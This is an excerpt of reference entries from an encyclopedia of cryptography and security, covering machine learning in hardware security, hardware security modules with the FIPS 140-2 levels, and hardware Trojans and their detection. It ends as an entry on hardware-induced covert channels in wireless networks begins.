Alcaraz C, Lopez J (2012) Analysis of requirements for critical control systems. Int J Crit Infrastruct Prot 5(3–4):137–145

Alcaraz C, Zeadally S (2013) Critical control system protection in the 21st century. Computer 46(10):74–83

Alcaraz C, Bernieri G, Pascucci F, Lopez J, Setola R (2019) Covert channels-based stealth attacks in industry 4.0. IEEE Syst J 13(4):3980–3988

Areno M (2020) Supply chain threats against integrated circuits. Intel Whitepaper. https://www.intel.com/cont ent/dam/www/public/us/en/documents/white-papers/ supply-chain-threats-v1.pdf

Chhetri SR, Barua A, Faezi S, Regazzoni F, Canedo A, Al Faruque MA (2019) Tool of spies: leaking your IP by altering the 3D printer compiler. IEEE Trans Dependable Secure Comput 18(2):667–678

Langner R (2011) Stuxnet: dissecting a cyberwarfare weapon. IEEE Secur Priv 9(3):49–51

Regazzoni F, Polian I (2017) Securing the hardware of cyber-physical systems. In: 2017 22nd Asia and South Pacific Design Automation Conference (ASP-DAC). IEEE, pp 194–199

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1651

Hardware Security in the Age of Machine Learning

Benjamin Tan[12] ✉
(12) Center for Cybersecurity, New York University, New York, NY, USA

✉ **Benjamin Tan**
Email: benjamin.tan@nyu.edu

Synonyms

Artificial intelligence; Deep learning; Hardware security; Machine learning

Definition

Hardware security broadly encompasses hardware-based approaches for enhancing system security as well as techniques for protecting hardware designs. With the advancement of machine learning (ML) techniques, new opportunities and threats are emerging.

Background

Hardware is typically the root-of-trust for computer systems, providing a foundation for higher layers of the design that are usually less secure. As such, designers increasingly incorporate security features at the hardware level to support broader security objectives such as access control, isolation, and attestation. Furthermore, hardware design intellectual property (IP) itself is valuable and requires protection against threats of theft, illicit modification, overproduction, and piracy, especially in the geographically

distributed supply chain. These two facets of hardware security intersect with machine learning (ML) to provide new opportunities for both attackers and defenders.

Application

Machine Learning and Hardware for Security

There are numerous hardware-based approaches for enhancing security. These include security primitives, such as physically unclonable functions (PUFs) and cryptographic accelerators, or reusing existing hardware components such as performance counters or debug wrapper logic. On one hand, attackers can use ML to extract sensitive information from an IC, breaking trust assumptions in hardware security. On the other, defenders can use ML with hardware-based observations to build models of an IC's operation for attack detection (based on software/hardware behavior or external environmental conditions).

Cryptographic functions and primitives are often hardware-based. For example, PUFs have been proposed as a foundation for security protocols and unique IC identification. They rely on physical phenomena (arising from process variations) for randomness, stability, and uniqueness, such as process variations during IC fabrication. While promising, there have been skirmishes in the literature between PUF designers and attackers, especially via modeling attacks (Rührmair and Holcomb 2014), where adversaries collect challenge-response pairs (CRPs) with the intent to create a surrogate model of the PUF. The implications of ML advances are clear: as researchers aim to increase the complexity of PUFs, new ML techniques can learn more complex models.

Similarly, researchers have used AI/ML to attack cryptography accelerators. Cryptography accelerators perform computations to speed up encryption and decryption. While they do these computations, the hardware may emanate signals correlated with sensitive values (like the key), such as power fluctuations or electromagnetic emissions. Attackers can analyze these signals, or side-channels, for leaks. Researchers have proposed countermeasures to mitigate side-channel leakage, including hiding (by adding random noise or delays) and masking (where a sensitive value is "split" into a series of shares by xor-ing with a random mask). While showing success in preventing traditional differential power analysis

techniques, recent applications of DL-based approaches circumvent these countermeasures (Cagli et al. 2017).

In behavioral monitoring, the use of hardware performance counters (HPCs) shows much promise for detecting malware execution (Basu et al. 2020). Other related techniques also include repurposing debug hardware, such as embedded trace buffers. A vital component of these techniques is the proper analysis and interpretation of the recorded activity (e.g., instruction sequences and memory access events) – ML techniques have proven successful in this respect, given the ability to "learn" characteristics of malicious behavior. ML techniques can often make inferences by identifying patterns in multimodal data; recent works have begun to explore dedicated hardware for comprehensive environmental monitoring to identify attacks (Facon et al. 2019) as well as for detecting attacks at the microarchitectural level (Sayadi et al. 2020).

Machine Learning and Security of Hardware

A large facet of hardware security research focuses on mitigating supply chain threats where geographically distributed and untrusted parties can access designs at various stages. This globalized approach to design places hardware at risk of reverse-engineering, piracy, or malicious manipulation. ML can be used to aid designers throughout the design flow to enhance design practices but could also introduce new avenues for sabotage.

An insidious attack on hardware designs is hardware Trojan (HT) insertion, where an adversary modifies them to corrupt functionality in-the-field. Attackers can insert HTs at various stages of the design flow and typically represent minimal changes to the area overhead, timing delay, and other design characteristics. Despite their stealthy nature, several ML-based approaches have shown success at HT detection in gate-level netlists (Liakos et al. 2019). Typically, these approaches involve training and evaluation of ML models using benchmarks sourced from Trust-Hub (Salmani et al. 2013). Applying ML techniques is not a trivial pursuit; defenders must first identify an appropriate input representation for designs and perform the necessary feature extraction, like determining the number of gates in a target net's fan-in. ML-based techniques have been surveyed recently (Huang et al. 2020).

An emerging development in the literature is the use of ML techniques in the hardware design flow, typically for predicting downstream effects of design decisions. These efforts represent new pathways for managing scalability challenges and accelerating design turnaround. However, while these techniques claim state-of-the-art performance, there are security implications. Where defenders can use ML to detect security issues (as in the previous example with HTs), recent work has shown that adversaries can use ML as a vector for sabotaging the design flow. In particular, deep learning (DL) techniques lead in terms of classification performance but also exhibit shortcomings in terms of robustness. Recent work exploits a susceptibility to adversarial input perturbations (subtle manipulations of data) to fool DL-based lithographic hotspot detectors with inconsequential but semantically meaningful design insertions (Liu et al. 2020b).

Additionally, ML techniques are naturally sensitive to the training data quality, thus enabling training data poisoning attacks. These attacks introduce backdoors that can control the output predictions; an adversary triggers the pattern by inserting specially crafted patterns in the input data. This attack modality has recently been demonstrated where metal shapes are added to a design to confuse a lithographic hotspot detector into making erroneous classifications (Liu et al. 2020a). The net result is sabotage of the design flow. As hardware security relies on safeguarding all parts of the supply chain, ML in the design flow requires further analyses and defenses.

Open Problems and Future Directions

The intersection of ML and hardware security continues to evolve. Some future directions include the study of the implications of ML vulnerabilities. For example, DL's vulnerability to adversarial input perturbations and training data poisoning can raise new issues for safeguarding hardware design flows' integrity. ML techniques add complexity to a system, so more work must be done to fully evaluate model robustness and how this might pose risks to hardware security. Using ML for run-time decision-making and response to attacks is another area to investigate. Building on ML for behavior monitoring and identifying attacks, a next step could involve generating new reactions such as changing hardware configurations, perhaps to confuse attackers actively. Another challenge in hardware security is formulating security properties and using these to guide the

design process. As ML techniques appear throughout the design flow, end-to-end ML-enhanced security-aware synthesis could become feasible, where ML tools identify hardware-centric security requirements and perform trade-offs. Finally, an open problem is data: as with any ML work, access to high quality, varied, and appropriate data is paramount, so more openly available data is needed.

Cross-References

Adversarial Machine Learning (AML)
Physical Unclonable Functions (PUFs)

References

Basu K, Krishnamurthy P, Khorrami F, Karri R (2020) A theoretical study of hardware performance counters-based malware detection. IEEE Trans Inf Forensics Secur 15:512–525. https://doi.org/10.1109/TIFS.2019.2924549
[Crossref]

Cagli E, Dumas C, Prouff E (2017) Convolutional neural networks with data augmentation against Jitter-based countermeasures. In: Fischer W, Homma N (eds) Cryptographic hardware and embedded systems – CHES 2017. Springer International Publishing, Cham, pp 45–68

Facon A, Guilley S, Ngo X-T, Perianin T (2019) Hardware-enabled AI for embedded security: a new paradigm. In: 2019 3rd international conference on recent advances in signal processing, telecommunications computing (SigTelCom), Hanoi. pp 80–84. https://doi.org/10.1109/SIGTELCOM.2019.8696136

Huang Z, Wang Q, Chen Y, Jiang X (2020) A survey on machine learning against hardware Trojan attacks: recent advances and challenges. IEEE Access 8:10796–10826. https://doi.org/10.1109/ACCESS.2020.2965016
[Crossref]

Liakos KG, Georgakilas GK, Moustakidis S et al. (2019) Machine learning for hardware Trojan detection: a review. In: 2019 Panhellenic conference on electronics telecommunications (PACET), Volos. pp 1–6. https://doi.org/10.1109/PACET48583.2019.8956251

Liu K, Tan B, Karri R, Garg S (2020a) Poisoning the (Data) well in ML-based CAD: a case study of hiding lithographic hotspots. In: 2020 design, automation test in Europe conference exhibition (DATE), Grenoble. pp 306–309. https://doi.org//10.23919/DATE48585.2020.9116489

Liu K, Yang H, Ma Y et al (2020b) Adversarial perturbation attacks on ML-based CAD: a case study on CNN-based lithographic hotspot detection. ACM Trans Des Autom Electron Syst 25:1–31. https://doi.org/10.1145/3408288
[Crossref]

Rührmair U, Holcomb DE (2014) PUFs at a glance. In: 2014 design, automation test in Europe conference exhibition (DATE), Dresden. pp 1–6https://doi.org/10.7873/DATE.2014.360

Salmani H, Tehranipoor M, Karri R (2013) On design vulnerability analysis and trust benchmarks development. In: 2013 IEEE 31st international conference on computer design (ICCD), Asheville. pp 471–474. https://doi.org/10.1109/ICCD.2013.6657085

Sayadi H, Wang H, Miari T et al (2020) Recent advancements in microarchitectural security: review of machine learning countermeasures. In: 2020 IEEE 63rd international Midwest symposium on circuits and systems (MWSCAS). IEEE, Springfield, pp 949–952

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_509

Hardware Security Module

Laurent Sustek[13] ✉
(13) Inside Secure France, Atmel, France

✉ **Laurent Sustek**
Email: lsustek@insidefr.com

Background

Security devices play an essential role in our everyday life, ensuring security for the financial transactions can be made directly or indirectly. These devices provide the ability to make transactions within a distributed and virtual environment, satisfying the request of Trust and Privacy.

One of the commonly used trusted token is the Smart Card.

When you want to pay for some gift, the vendor wants to be assured that you are the real owner – not a hacker collecting credit card numbers – of the banking account. On the other side, you need to know that the vendor is really who he claims to be before paying. Both parties in this transaction need to authenticate each other's identity. In addition, depending of the transaction's value, both parties may want the exchanges protected against hacker spying, disclosing and intercepting the exchanges of the transaction. Both parties need confidentiality and integrity.

Security technology can be divided into two types: software defined and hardware achieved.

Security Processors are computational devices that are used to execute security functions in a short execution time. In the context of Information Technology, these Security Processors have to execute trustfully these operations whether the environment is hostile or not, so they are usually

integrated into a tamper-resistant device or package. These devices are known by a variety of names, including:

- Tamper-Resistant Security Module (TRSM)
- Network Security Processor (NSP)
- Host/Hardware Security Module (HSM)

An HSM is a physically secure, tamper-resistant security server that provides cryptographic functions to secure transactions in retail and financial applications. This includes:

- PIN (Personal Identification Number (PIN)) encryption and verification
- Debit card validation
- Stored value card issuing and processing
- Chip card issuing and processing
- Message authentication (MAC Algorithms)
- Symmetric key management

With a DSP-RSA Module, the HSM can also support public key cryptographic operations including digital signatures, certificates, and asymmetric key management.

Acting as a peripheral to a host computer, the HSM provides the cryptographic facilities needed to implement a wide range of data security tasks.

Banks, corporations, and probably some branches of the military are using HSMs as part of their security chain.

Theory

Hardware Security Modules offer a higher level of security than software. They are normally evaluated by third parties, such as the USA's "National Institute of Standards and Technology" (NIST), through the Federal Information Processing Standards Publication (FIPS PUB 140) or French "Direction Centrale de la Sécurité des Systmés d'Information" (DCSSI). This level of security is required by some highly secured web applications, Public Key Infrastructures, and Certification Authorities.

Hardware Security Modules perform cryptographic operations, protected by hardware. These operations may include:

- Random number generation

- Key generation (asymmetric and symmetric) (Asymmetric Cryptosystem and Symmetric Crypto system)
- Asymmetric private key storage while providing protection (security) from attack (i.e., no unencrypted private keys in software or memory):

  – Private keys used for signing and decryption
  – Private keys used in PKI for storing Root Keys

  The diagram below describes the internal elements of an HSM (Fig. 1).




Fig. 1

The diagram below illustrates various hardware encryption technologies and their respective positions of cost relative to security (Fig. 2). An HSM is a key element in the security chain of a system. It provides all necessary cryptographic functions in association to a secured key management for generation, storage, and handling. Its cost may mean that only companies can afford to use such devices. Overall benefit is the third-party evaluation of this piece of hardware and software, through governmental certification schemes (Table 1).




Fig. 2

Hardware Security Module, Table 1

FIPS140-2	
Level	**Description**
1	Lowest security level. Basic hardware or software based cryptographic functions implementation
2	Both software and hardware implementations can meet this level. Hardware must incorporate alimited degree of tamper-evident design or employ locks to secure sensitive information. Role-based authentication is required to authorize a defined set of services. Role-based authentication required. Meets ISO15408 Common Criteria (CC) Evaluation Assurance Level EAL2 or higher
3	Physical tamper resistance is required. Indentity-based authentication (indentity check+acces autorization). Physical or logical communication interfaces separation, introducing notion of trusted path. Meets CC EAL3 level or higher
4	Hardware certified at this level must resist the most sophisticated attacks. Cryptographic functions are performed within an “envelope” protected by the security parameters. The intent ofLevel 4 protection is to detect a penetration of the device from any direction. Such devices are suitable for operation in physically unprotected environments. Meets CC EAL4 level or higher

Useful Links

- More on HSM: http://www.cren.net/crenca/ onepagers/additionalhsm.html
- “Building a High-Performance, Programmable Secure CoProcessor” by Sean W. Smith and Steve Weingart
- Cryptographic equipments http://www. ssi.gouv.fr/fr/reglementation/liste_entr/index. html
- FIPS PUB 140-2 Security Requirements for Cryptographic Modules:
  - http://csrc.nist.gov/cryptval/
  - http://csrc.nist.gov/cryptval/140-2.htm
  - PKCS #11 – Cryptographic Token Interface Standard: http://www.rsasecurity. com/rsalabs/pkcs/pkcs-11/index.html

Definitions (Extracted from ISO 15408)

Tamper Evidence Requirement

A device that claims Tamper Evidence characteristics *shall* be designed and constructed as follows:

- *Substitution*. To protect against substitution with a forged or compromised device, a device is designed so that it is not practical for an attacker to construct a duplicate from commercially available components that can reasonably be mistaken for a genuine device.
- *Penetration*. To ensure that penetration of an SCD is detected, the device *shall* be so designed and constructed that any successful penetration *shall* require that the device be subject to physical damage or prolonged absence from its authorized location such that the device cannot be placed back into service without a high probability of detection by a knowledgeable observer.

Tamper Resistance Requirements

- *Penetration*. An SCD *shall*. be protected against penetration by being Tamper Resistant to such a degree that its passive resistance is sufficient to make penetration infeasible both in its intended environment and when

taken to a specialized facility where it would be subjected to penetration attempts by specialized equipment.

- *Modification*. The unauthorized modification of any key or other sensitive data stored within an SCD, or the placing within the device of a tap, e.g., active, passive, radio, etc., to record such sensitive data, *shall* not be possible unless the device be taken to a specialized facility and this facility be subjected to damage such that the device is rendered inoperable.
- *Monitoring*. Monitoring *shall* be countered by using tamper-resistant device characteristics. The passive physical barriers *shall* include the following:
  - Sheilding against electromagnetic emissions in all frequencies in which sensitive information could be feasibly disclosed by monitoring the device.
  - Privacy shelding such that during normal operation, keys pressed will not be easily observable to other persons. (For example, the device could be designed and installed so that the device can be picked up and shielded from monitoring by the user's own body.)

Where parts of the device cannot be appropriately protected from monitoring; these parts of the device *shall* not store, transmit, or process sensitive data. The device *shall* be designed and constructed in such a way that any unauthorized additions to the device, intended to monitor it for sensitive data, *shall* have a high probability of being detected before such monitoring can occur.

- *Removal*. If protection against removal is required, the device *shall* be secured in such a manner that it is not economically feasible to remove the device from its intended place of operation.

Cross-References

Secure Coprocessor

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1703

Hardware Trojan

Steffen Becker[14, 15] ✉ and Christof Paar[15, 16] ✉
(14) Ruhr University Bochum, Bochum, Germany
(15) Max Planck Institute for Security and Privacy, Bochum, Germany
(16) Lehrstuhl Embedded Security, Ruhr-Universitatet Bochum, Bochum, Germany

✉ **Steffen Becker (Corresponding author)**
Email: steffen.becker@rub.de

✉ **Christof Paar**
Email: christof.paar@mpi-sp.org

Synonyms

Hardware Backdoor; Hardware Trojan Horse; Malicious Circuit; Targeted Hardware Manipulation

Definition

A hardware Trojan is a malicious modification of an Integrated Circuit (IC) or electronic device that is performed post-design by an entity other than the original designer. Hardware Trojans have often the goal to compromise the security or functionality of the device. This type of hardware attack presents a significant detection and mitigation challenge.

Background

Modern society depends heavily on digital technology in many ways, from personal electronics to the Internet of Things to cloud services. All digital systems are based on Integrated Circuits (ICs). In addition to providing the core functionality for a given application, ICs often serve as a root of trust to achieve security objectives such as confidentiality, integrity, and availability.

The manufacturing of modern ICs is a highly complex process involving many stakeholders, including foundries, assembly and test companies, and integrators, which typically form a globalized supply chain. This division of tasks, especially in terms of their geographic distribution, has opened up new attack vectors for adversaries who attempt to manipulate ICs. Although this threat was known in principle beforehand in the research community and industry, it gained considerable attention through a report by the Defense Science Board (2005), which advises the U.S. Department of Defense. While the original report focused on the specific threat scenario of a malicious foundry manipulating ICs used in military applications, the general understanding of hardware Trojans has since expanded. As such, attackers can introduce Trojans at various points and stages in the supply chain. The applications of Trojans range from performance degradation to leakage of confidential information to denial-of-service. Closely related to hardware Trojans are hardware backdoors, which have long been known in the cryptographic community by various names, including kleptography and covert channels. While backdoors are usually introduced by the original designer, hardware Trojans are typically inserted at a later stage by a third party.

Theory and Application

A hardware Trojan consists of two principal components: the trigger and the payload (Karri et al. 2010). The former describes how a Trojan is activated (e.g., always-on or externally activated), while the latter deploys the actual Trojan functionality (e.g., leakage of cryptographic keys). Existing taxonomies, such as the one by Wang et al. (2008), also define hardware Trojans in terms of their physical characteristics, e.g., their size or structure inside the IC.

Given the intricate nature of modern IC manufacturing, attackers have numerous opportunities to inject hardware Trojans. They can be introduced

through various means, including manipulated design tools, during the manufacturing process itself, or through post-manufacturing manipulation using techniques such as focused ion beam circuit editing. Simultaneously, the payload space for implementing hardware Trojans is extensive. Functional Trojans, for instance, rely on the addition or modification of logic. In a noteworthy example, King et al. (2008) implemented a hardware Trojan in a processor, resulting in an overhead of a mere 0.05% in additional logic gates. This modification enabled general-purpose attacks on the target system. Later, Yang et al. (2016) presented a minimal functional hardware Trojan that consists of a single added gate and can lead to privilege escalation. Another variant to consider is parametric Trojans, which do not require any extra logic but instead leverage alterations at the sub-transistor level, e.g., by changes to the doping concentration (Becker et al. 2013).

There is also a rich body of research on hardware Trojan detection. Commonly discussed detection methods include electrical side-channel characterization (also referred to as IC fingerprinting; Agrawal et al. 2007), functional testing (Chakraborty et al. 2009), and reverse-engineering-based comparisons with a verified golden model (Bhasin and Regazzoni 2015). While the reverse-engineering-based method provides highly accurate results and enables near-perfect detection of functional Trojans (Puschner et al., 2023), it is both destructive and laborious. Functional testing is not destructive, but it may not cover the test vectors that would trigger the Trojan, therefore making Trojan detection less reliable. Similarly, IC fingerprinting may fail to detect hardware Trojans, or it may even yield false positives due to manufacturing-related process variations.

Despite extensive research into the design and detection of hardware Trojans, the number of publicly known cases of such Trojans found in real-world scenarios is remarkably low. It is crucial to acknowledge the rarity and challenges associated with uncovering instances of hardware Trojans in practical settings, given that they are deliberately designed to avoid detection.

Open Problems and Future Directions

Two promising areas for future hardware Trojan research involve formal verification and accurate yet non-destructive detection mechanisms. Formal

verification techniques can play a crucial role in ensuring the trustworthiness of hardware IP (Intellectual Property) blocks and design tools. By subjecting these components to rigorous mathematical analysis, potential vulnerabilities and Trojans can be identified and mitigated. Furthermore, innovative approaches such as ptychographic X-ray laminography offer the potential for precise and non-destructive Trojan detection in ICs (Holler et al. 2019). Exploring these avenues can significantly advance the field of hardware Trojan research and contribute to the development of robust countermeasures and detection methods against these insidious threats.

Cross-References

FPGA Security
Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies
Hardware Obfuscation and Logic Locking
Hardware Security in the Age of Machine Learning
Hardware Security in Cyber-Physical Systems
Security Verification of System-on-Chips (SoCs)

References

Agrawal D, Baktir S, Karakoyunlu D, Rohatgi P, Sunar B (2007) Trojan detection using IC fingerprinting. In: 2007 IEEE Symposium on Security and Privacy (S&P 2007), 20-23 May 2007, Oakland, California, USA. IEEE Computer Society, pp 296–310. https://doi.org/10.1109/SP.2007.36

Becker GT, Regazzoni F, Paar C, Burleson WP (2013) Stealthy dopant-level hardware trojans. In: Bertoni G, Coron J (eds) Cryptographic Hardware and Embedded Systems – CHES 2013 – 15th International Workshop, Santa Barbara, CA, USA, 20–23 Aug, 2013. Proceedings, Lecture Notes in Computer Science, vol 8086. Springer, pp 197–214. https://doi.org/10.1007/978-3-642-40349-1_12

Bhasin S, Regazzoni F (2015) A survey on hardware trojan detection techniques. In: 2015 IEEE International Symposium on Circuits and Systems, ISCAS 2015, Lisbon, Portugal, 24–27 May, 2015. IEEE, pp 2021–2024. https://doi.org/10.1109/ISCAS.2015.7169073

Chakraborty RS, Wolff FG, Paul S, Papachristou CA, Bhunia S (2009) MERO: a statistical approach for hardware trojan detection. In: Clavier C, Gaj K (eds) Cryptographic Hardware and Embedded Systems – CHES 2009, 11th International Workshop, Lausanne, Switzerland, 6–9 Sep, 2009. Proceedings, Lecture Notes in Computer Science, vol 5747. Springer, pp 396–410. https://doi.org/10.1007/978-3-642-04138-9_28

Defense Science Board (2005) Report of the Defense Science Board Task Force on High Performance Microchip Supply. Technical report, U.S. Department of Defense. URL https://apps.dtic.mil/sti/pdfs/ADA435563.pdf

Holler M, Odstrcil M, Guizar-Sicairos M, Lebugle M, Müller E, Finizio S, Tinti G, David C, Zusman J, Unglaub W et al (2019) Three-dimensional imaging of integrated circuits with macro- to nanoscale zoom. Nat Electr 2(10):464–470. https://doi.org/10.1038/s41928-019-0309-z

Karri R, Rajendran J, Rosenfeld K, Tehranipoor M (2010) Trustworthy hardware: identifying and classifying hardware trojans. Computer 43(10):39–46. https://doi.org/10.1109/MC.2010.299

King ST, Tucek J, Cozzie A, Grier C, Jiang W, Zhou Y (2008) Designing and implementing malicious hardware. In: Monrose F (ed) First USENIX Workshop on Large-Scale Exploits and Emergent Threats, LEET'08, San Francisco, CA, USA, 15 Apr, 2008. Proceedings. USENIX Association. http://www.usenix.org/events/leet08/tech/full_papers/king/king.pdf

Puschner E, Moos T, Becker S, Kison C, Moradi A, Paar C (2023) Red Team vs. Blue Team: A Real-World Hardware Trojan Detection Case Study Across Four Modern CMOS Technology Generations. IEEE Symposium on Security and Privacy. Los Alamitos, CA, USA. IEEE Computer Society, 56–74. https://doi.ieeecomputersociety.org/10.1109/SP46215.2023.00044

Wang X, Tehranipoor M, Plusquellic J (2008) Detecting malicious inclusions in secure hardware: challenges and solutions. In: Tehranipoor M, Plusquellic J (eds) IEEE International Workshop on Hardware-Oriented Security and Trust, HOST 2008, Anaheim, CA, USA. 9 Jun, 2008. Proceedings. IEEE Computer Society, pp 15–19. https://doi.org/10.1109/HST.2008.4559039

Yang K, Hicks M, Dong Q, Austin TM, Sylvester D (2016) A2: analog malicious hardware. In: IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, 22–26 May, 2016. IEEE Computer Society, pp 18–37. https://doi.org/10.1109/SP.2016.10

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300438

Hardware Trojan Horse

Hardware Trojan

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300434

Hardware Trojans

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1650

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies

Kiruba Sankaran Subramani[17] ✉, Angelos Antonopoulos[17] ✉, Aria Nosratinia[17] ✉ and Yiorgos Makris[17] ✉
(17) The University of Texas at Dallas, Richardson, TX, USA

✉ **Kiruba Sankaran Subramani**
Email: kiruba.subramani@utdallas.edu

✉ **Angelos Antonopoulos**
Email: aanton@utdallas.edu

✉ **Aria Nosratinia**
Email: aria@utdallas.edu

✉ **Yiorgos Makris (Corresponding author)**
Email: yiorgos.makris@utdallas.edu

Synonyms

Covert Channels; Hardware Trojans; Packet error rate

Definitions

This entry serves to highlight the threat posed by covert channels in wireless networks induced by hardware Trojans and reviews detection techniques to mitigate the threat. To demonstrate the principles and techniques, two different covert channel attacks are described: a baseband attack exploiting a Forward Error Correction Code and an analog/RF attack

exploiting the specification margins of the radio frequency front-end. The entry provides an overview of theory and experimental demonstration of the two attacks and possible defenses. It also evaluates the covert channel inconspicuousness based on its impact on the legitimate communication.

Background

Wireless networks are ubiquitous due to the rapid growth of telecommunications, sensor applications, and the Internet of Things. Although wireless devices use encryption to protect data packets, the underlying hardware is still vulnerable to malicious modifications (aka hardware Trojans). Attacks on wireless networks staged through software or firmware modifications have a long history. In recent years, however, a new class of threats has emerged based on compromising wireless communication hardware via malicious circuits called hardware Trojans. Hardware Trojans can be designed and introduced to affect the operation of the targeted device or, in some cases, to incapacitate it. More sophisticated attacks that do not incapacitate the device but, rather, covertly exfiltrate important information from the wireless device are also possible (Antonopoulos et al., 2018; Harley et al., 2019; Subramani et al., 2019a; Monjur et al., 2020; Dong et al., 2020; Gungor et al., 2020). The exposed malicious circuits are inconspicuous and have been demonstrated using wireless standards-compliant hardware, thereby making them a serious threat.

Covert Channel Attacks in Wireless Networks

